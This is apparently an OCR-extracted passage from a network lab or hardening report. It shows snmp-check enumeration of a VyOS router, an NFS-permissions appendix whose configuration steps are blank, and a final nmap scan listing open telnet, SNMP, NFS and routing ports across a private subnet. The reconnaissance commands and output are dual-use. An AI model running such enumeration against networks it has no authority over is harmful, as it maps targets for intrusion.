


```
root@kali:~# snmp-check 192.168.0.193 -c secure
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.193:161 using SNMPv1 and community 'secure'

[*] System information:

  Host IP address               : 192.168.0.193
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 12:25:21.88
  Uptime system                 : 12:24:24.62
  System date                   : 2017-9-28 06:01:57.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 2547
  TCP segments sent             : 1493
  TCP segments retrans          : 0
  Input datagrams               : 41824
  Delivered datagrams           : 11156
  Output datagrams              : 45195

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 97765
  Out octets                    : 97765

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:6c:e2
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 3172086
  Out octets                    : 4204443

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:91:e4
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 3407370
  Out octets                    : 3103331


[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     1.1.1.1               255.255.255.255       0
  1                     127.0.0.1             255.0.0.0             0
  2                     192.168.0.193         255.255.255.224       1
  3                     192.168.0.225         255.255.255.252       1

[*] Routing information:

  Destination           Next hop              Mask                  Metric
  1.1.1.1               0.0.0.0               255.255.255.255       0
  127.0.0.0             0.0.0.0               255.0.0.0             0
  192.168.0.32          192.168.0.226         255.255.255.224       1
  192.168.0.64          192.168.0.226         255.255.255.224       1
  192.168.0.96          192.168.0.226         255.255.255.224       1
  192.168.0.128         192.168.0.226         255.255.255.224       1
  192.168.0.192         0.0.0.0               255.255.255.224       0
  192.168.0.224         0.0.0.0               255.255.255.252       0
  192.168.0.228         192.168.0.226         255.255.255.252       1
  192.168.0.232         192.168.0.226         255.255.255.252       1
  192.168.0.240         192.168.0.226         255.255.255.252       1

[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               22                    0.0.0.0               0                     listen
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               443                   0.0.0.0               0                     listen
  127.0.0.1             199                   0.0.0.0               0                     listen
  127.0.0.1             199                   127.0.0.1             40856                 established
  127.0.0.1             199                   127.0.0.1             40858                 established
  127.0.0.1             199                   127.0.0.1             40860                 established
  127.0.0.1             40856                 127.0.0.1             199                   established
  127.0.0.1             40858                 127.0.0.1             199                   established
  127.0.0.1             40860                 127.0.0.1             199                   established
```


2.13 APPENDIX H – NFS PERMISSIONS

1. Open /etc/exports in a text editor of choice (nano shown)

2. Change the mount point, r/w permissions and enable root_quash:



3. Save and exit
4. Restart the service to apply changes:



2.14 APPENDIX I – FINAL NMAP SCAN

```
root@kali:~# nmap 192.168.0.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 18:43 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
111/udp  open  rpcbind 2-4
631/udp  open  ipp
2049/udp open  nfs_acl
5353/udp open  mdns

Nmap scan report for 192.168.0.65
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.66
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
111/udp  open  rpcbind 2-4
631/udp  open|filtered ipp
2049/udp open  nfs_acl
```

5353/udp open mdns

Nmap scan report for 192.168.0.97
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.98
Host is up (0.0039s latency).
Not shown: 995 filtered ports
PORT   STATE SERVICE
53/tcp   open domain
80/tcp   open http
2601/tcp open zebra
2604/tcp open ospfd
2605/tcp open bgpd
53/udp   open domain
123/udp open ntp

Nmap scan report for 192.168.0.129
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp   open ssh
111/tcp open rpcbind
2049/tcp open nfs
111/udp open rpcbind 2-4
631/udp open|filtered ipp
2049/udp open nfs_acl
5353/udp open mdns

Nmap scan report for 192.168.0.225

Host is up (0.00057s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
67/udp open|filtered dhcps
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.226
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.229
Host is up (0.00092s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.230
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

123/udp open ntp
161/udp open snmp

Nmap scan report for 192.168.0.234
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT   STATE SERVICE
53/tcp   open domain
80/tcp   open http
2601/tcp open zebra
2604/tcp open ospfd
2605/tcp open bgpd
53/udp   open domain
123/udp open ntp

Nmap scan report for 192.168.0.241
Host is up (0.0035s latency).
Not shown: 995 filtered ports
PORT   STATE SERVICE
53/tcp   open domain
80/tcp   open http
2601/tcp open zebra
2604/tcp open ospfd
2605/tcp open bgpd
53/udp   open domain
123/udp open ntp

Nmap scan report for 192.168.0.242
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp   open ssh
80/tcp   open http
111/tcp open rpcbind
111/udp open rpcbind
631/udp open|filtered ipp
5353/udp open mdns

Nmap scan report for 192.168.0.193
Host is up (0.00021s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
123/udp open ntp
161/udp open snmp

MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.199
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
2049/tcp open nfs
68/udp open|filtered dhcpc
111/udp open rpcbind 2-4
631/udp open|filtered ipp
2049/udp open nfs_acl 2-3
5353/udp open mdns
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000010s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
111/tcp open rpcbind

Nmap done: 256 IP addresses (19 hosts up) scanned in 64.27 seconds